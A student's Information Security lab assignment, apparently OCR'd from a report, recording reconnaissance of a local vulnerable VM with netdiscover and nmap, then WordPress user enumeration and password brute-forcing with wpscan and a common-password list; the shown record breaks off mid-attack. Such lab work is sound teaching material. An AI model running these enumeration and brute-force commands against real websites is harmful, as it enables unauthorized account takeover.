


National University of Computer and Emerging Sciences, Lahore Campus

	Course Name:	Information Security	Course Code:	CS3002
	Program:	BS (Computer Science)	Semester:	Fall 2022
	Section:	7H	Total Marks:	
	Date:	19-Sep-2022	Weight:	
	Exam Type:	Assignment 1	Page(s):	1
Student Name: Zaviyaar Bin Irfan		Roll No. 19L-2225		

Access the admin dashboard of web application.


Prerequisites:

- ✓ Install VM box → https://www.virtualbox.org/wiki/Download_Old_Builds_6_0





- ✓ Install extension pack → https://download.virtualbox.org/virtualbox/6.0.24/Oracle_VM_VirtualBox_Extension_Pack-6.0.24.vbox-extpack

- ✓ Download Kali Linux VM → <https://www.kali.org/get-kali/#kali-virtual-machines>



- ✓ Run *update* and *upgrade* commands on Kali Linux VM




The summary of the steps required in solving are given below:

☠ Getting the target machine IP address

The first step to identify the target machine IP address; since we are running the virtual machine in the same network, we can identify the target machine IP address by running the netdiscover command.

Command Used: netdiscover



```
kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help


zaviyaar@kali ~
File Actions Edit View Help
Currently scanning: 172.16.241.0/16 | Screen View: Unique Hosts
70 Captured ARP Req/Rep packets, from 6 hosts. Total size: 4280

IP           At MAC Address  Count  Len  MAC Vendor / Hostname
-----
192.168.10.9  68:a3:cc:68:2f:11  2      128  Intel Corporate
192.168.10.12 08:00:27:1b:34:80  1       68  PCS Systemtechnik GmbH
192.168.10.7   02:84:09:92:b2:77  1       68  Unknown vendor
192.168.10.1   1c:5f:2b:a6:66:47  62      3728 D-Link International
192.168.10.2   d6:79:58:a6:ec:23  1       68  Unknown vendor
192.168.10.6   02:82:44:80:26:01  3      188  Unknown vendor
```

☠ Getting open port details

After getting the target machine IP address, the next step is to find out the open ports and services available on the machine. We will use the Nmap tool for this, as it works effectively. The Nmap tool is by default available on Kali Linux.

Command Used: nmap



```
kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

zaviyaar@kali ~
File Actions Edit View Help
Currently scanning: 172.26.133.0/16 | Screen View: Unique Hosts
82 Captured ARP Req/Rep packets, from 6 hosts. Total size: 4920

IP           At MAC Address  Count  Len  MAC Vendor / Hostname
-----
192.168.10.9  68:a3:cc:68:2f:11  2      128  Intel Corporate
192.168.10.12 08:00:27:1b:34:80  1       68  PCS Systemtechnik GmbH
192.168.10.7   02:84:09:92:b2:77  1       68  Unknown vendor
192.168.10.1   1c:5f:2b:a6:66:47  74      4448 D-Link International
192.168.10.2   d6:79:58:a6:ec:23  1       68  Unknown vendor
192.168.10.6   02:82:44:80:26:01  3      188  Unknown vendor

[zaviyaar@kali] ~
$ sudo nmap -p -sV 192.168.10.12
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-05 08:52 EDT
Nmap scan report for GoldBox-Easy (192.168.10.12)
Host is up (0.0001s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
443/tcp   open  ssl       OpenSSL 7.2p2 Ubuntu 1ubuntu2.10 (Ubuntu Linux; protocol 2.0)
MAC address: 08:00:27:1b:34:80 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.70 seconds



[zaviyaar@kali] ~
```

☠ Enumerating and Identifying Vulnerability in WordPress.

We opened the target machine IP address on the browser to see the running web application. The admin page was accessible, we tried some of the most common username and password

combinations, but it could not work here. Due to its open-source nature, WordPress is one of the most vulnerable CMSes if not updated on regular intervals. So, we decided to run a WordPress vulnerability scanner on this website.

Command Used: wpscan



```
kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

zariyaar@kali:~$ wpscan --url http://192.168.10.12/wp-content/themes/twentyfifteen/
Location: http://192.168.10.12/wp-content/themes/twentyfifteen/
Last Updated: 2022-05-24T00:00:00.000Z
Readme: http://192.168.10.12/wp-content/themes/twentyfifteen/readme.txt
[!] The version is out of date, the latest version is 3.2
Style URI: http://192.168.10.12/wp-content/themes/twentyfifteen/style.css?ver=4.1.31
Style Name: Twenty Fifteen
Style URI: https://wordpress.org/themes/twentyfifteen
Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st...
Author: the WordPress team
Author URI: https://wordpress.org/
Found By: CSS Style In Homepage (Passive Detection)
Version: 1.0 (80% confidence)
Found By: Style (Passive Detection)
- http://192.168.10.12/wp-content/themes/twentyfifteen/style.css?ver=4.1.31, Match: "Version: 1.0"

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00
[+] User(s) Identified:
[+] the cold in person
Found By: RSS Generator (Passive Detection)
[+] philip
Found By: Author ID Brute Forcing - Author Pattern (Aggressive Detection)
Confirmed By: Login Error Messages (Aggressive Detection)
[+] c0ldd
Found By: Author ID Brute Forcing - Author Pattern (Aggressive Detection)
Confirmed By: Login Error Messages (Aggressive Detection)
[+] hugo
Found By: Author ID Brute Forcing - Author Pattern (Aggressive Detection)
Confirmed By: Login Error Messages (Aggressive Detection)
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Oct 5 09:51:10 2022
[+] Requests Done: 59
[+] Cached Requests: 9
[+] Data Sent: 15.234 KB
[+] Data Received: 264.026 KB
[+] Memory used: 195.927 MB
[+] Elapsed time: 00:00:03

zariyaar@kali:~$
```

💀 Brute forcing on WordPress login.

There are multiple tools available in Kali Linux for brute forcing attacks such as Burp Suite, Hydra. However, WPS scanner is also capable for doing brute force on WordPress website. So, using the username found during enumeration, launch brute force attack to find out the password.

Command Used: wpscan

The screenshot shows a web browser window with multiple tabs. The active tab is displaying a GitHub repository page for 'SecLists' by danielmiessler. The page shows the file '10k-most-common.txt' with 10,000 lines and 71.3 KB. The file content is visible, showing a list of common passwords like 'password', '123456', '12345678', etc. The browser's address bar shows the URL 'https://github.com/danielmiessler/SecLists/blob/master/Passwords/Common-Credentials/10k-most-common.txt'.

```

zaviyaar@kali: ~/Desktop
$ sudo wpscan --url 192.168.10.12 -U the cold in person -P pass.txt

WPScan
WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
B_WPScan_, @ethicalhack3r, @erwan_lf, @firefart

[-] URL: http://192.168.10.12/ [192.168.10.12]
[-] Started: Wed Oct 5 10:43:24 2022

Interesting Finding(s):

[-] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[-] XML-RPC seems to be enabled: http://192.168.10.12/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codes.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[-] WordPress readme found: http://192.168.10.12/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[-] The external WP-Cron seems to be enabled: http://192.168.10.12/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[-] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.10.12/feed-rss2, <generator>https://wordpress.org/?v=4.1.31</generator>

```

```

zaviyaar@kali: ~/Desktop
$ sudo wpscan --url 192.168.10.12 -U the cold in person -P pass.txt

WPScan
WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
B_WPScan_, @ethicalhack3r, @erwan_lf, @firefart

[-] URL: http://192.168.10.12/ [192.168.10.12]
[-] Started: Wed Oct 5 10:43:24 2022

Interesting Finding(s):

[-] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[-] XML-RPC seems to be enabled: http://192.168.10.12/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codes.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[-] WordPress readme found: http://192.168.10.12/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[-] The external WP-Cron seems to be enabled: http://192.168.10.12/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[-] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.10.12/feed-rss2, <generator>https://wordpress.org/?v=4.1.31</generator>
| - http://192.168.10.12/feed-comments-rss2, <generator>https://wordpress.org/?v=4.1.31</generator>

[-] WordPress theme in use: twentyfifteen
| Location: http://192.168.10.12/wp-content/themes/twentyfifteen/
| Last Updated: 2022-03-24 00:00:00
| Readme: http://192.168.10.12/wp-content/themes/twentyfifteen/readme.txt
| [!] The version is out of date, the latest version is 3.2
| Style URI: http://192.168.10.12/wp-content/themes/twentyfifteen/style.css?ver=4.1.31
| Style Name: Twenty Fifteen
| Style URI: https://wordpress.org/themes/twentyfifteen
| Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st...
| Author: the WordPress team
| Author URI: https://wordpress.org/
| Found By: CSS Style In Homepage (Passive Detection)
| Version: 1.0 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.10.12/wp-content/themes/twentyfifteen/style.css?ver=4.1.31, Match: 'Version: 1.0'

[-] Enumerating All Plugins (via Passive Methods)
[!] No plugins Found.

[-] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 -> (137 / 137) 100.00% Time: 00:00:00
[!] No Config Backups Found.

[-] Performing password attack on WP Login against 1 user/s
Trying the / cyphed Time: 00:04:57 -> (10000 / 10000) 100.00% Time: 00:04:57
[!] No Valid Passwords Found.

[-] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[-] Finished: Wed Oct 5 10:48:29 2022
[-] Requests Done: 10139
[-] Cached Requests: 38
[-] Data Sent: 3.26 MB
[-] Data Received: 30.297 MB
[-] Memory used: 102.602 MB
[-] Elapsed time: 00:05:04

```



```
File Machine View Input Devices Help

zaviyaar@kali: ~/Desktop

(zaviyaar@kali): ~/Desktop
# sudo wpscan --url 192.168.10.12 -U philip -P pass.txt

WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan, @ethicalhackr, @erwan_lr, @firefart

[+] URL: http://192.168.10.12/ [192.168.10.12]
[+] Started: Wed Oct 5 10:57:59 2022

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.10.12/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.10.12/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.10.12/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 68%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).
| Found By: RSS Generator (Passive Detection)
```

```
File Machine View Input Devices Help

zaviyaar@kali: ~/Desktop

Found By: RSS Generator (Passive Detection)
- http://192.168.10.12/?feed=rss2, <generator>https://wordpress.org/?v=4.1.31</generator>
- http://192.168.10.12/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.1.31</generator>

[+] WordPress theme in use: twentyfifteen
| Location: http://192.168.10.12/wp-content/themes/twentyfifteen/
| Last Updated: 2022-09-24 08:00:00 GMT
| Readme: http://192.168.10.12/wp-content/themes/twentyfifteen/readme.txt
| [!] The version is out of date, the latest version is 3.2
| Style URL: http://192.168.10.12/wp-content/themes/twentyfifteen/style.css?ver=4.1.31
| Style Name: Twenty Fifteen
| Style URI: https://wordpress.org/themes/twentyfifteen
| Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st...
| Author: the WordPress team
| Author URI: https://wordpress.org/
| Found By: CSS Style In Homepage (Passive Detection)
| Version: 1.0 (80% confidence)
| Found By: Style (Passive Detection)
- http://192.168.10.12/wp-content/themes/twentyfifteen/style.css?ver=4.1.31, Match: 'Version: 1.0'

[+] Enumerating All Plugins (via Passive Methods)

[+] No plugins found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 (137 / 137) 100.00% Time: 00:00:00
[+] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
Trying philip / p1c Time: 00:02:08 => (3371 / 10000) 33.71% ETA: 00:04:12s Time: 00:02:00
Trying philip / eighty Time: 00:06:02 => (10000 / 10000) 100.00% Time: 00:06:02

[+] No Valid Passwords Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 20 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Oct 5 11:04:09 2022
[+] Requests Done: 10172
[+] Cached Requests: 5
[+] Data Sent: 3.198 MB
[+] Data Received: 36.963 MB
[+] Memory used: 291.601 MB
[+] Elapsed time: 00:06:19

(zaviyaar@kali): ~/Desktop
# sudo wpscan --url 192.168.10.12 -U philip -P pass.txt
```



```
zaviyaar@kali: ~/Desktop
[zaviyaar@kali]~$ sudo wpscan --url 192.168.10.12 -U c0ldd -P pass.txt

WPScan
WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @ifirefart

[-] URL: http://192.168.10.12/ [192.168.10.12]
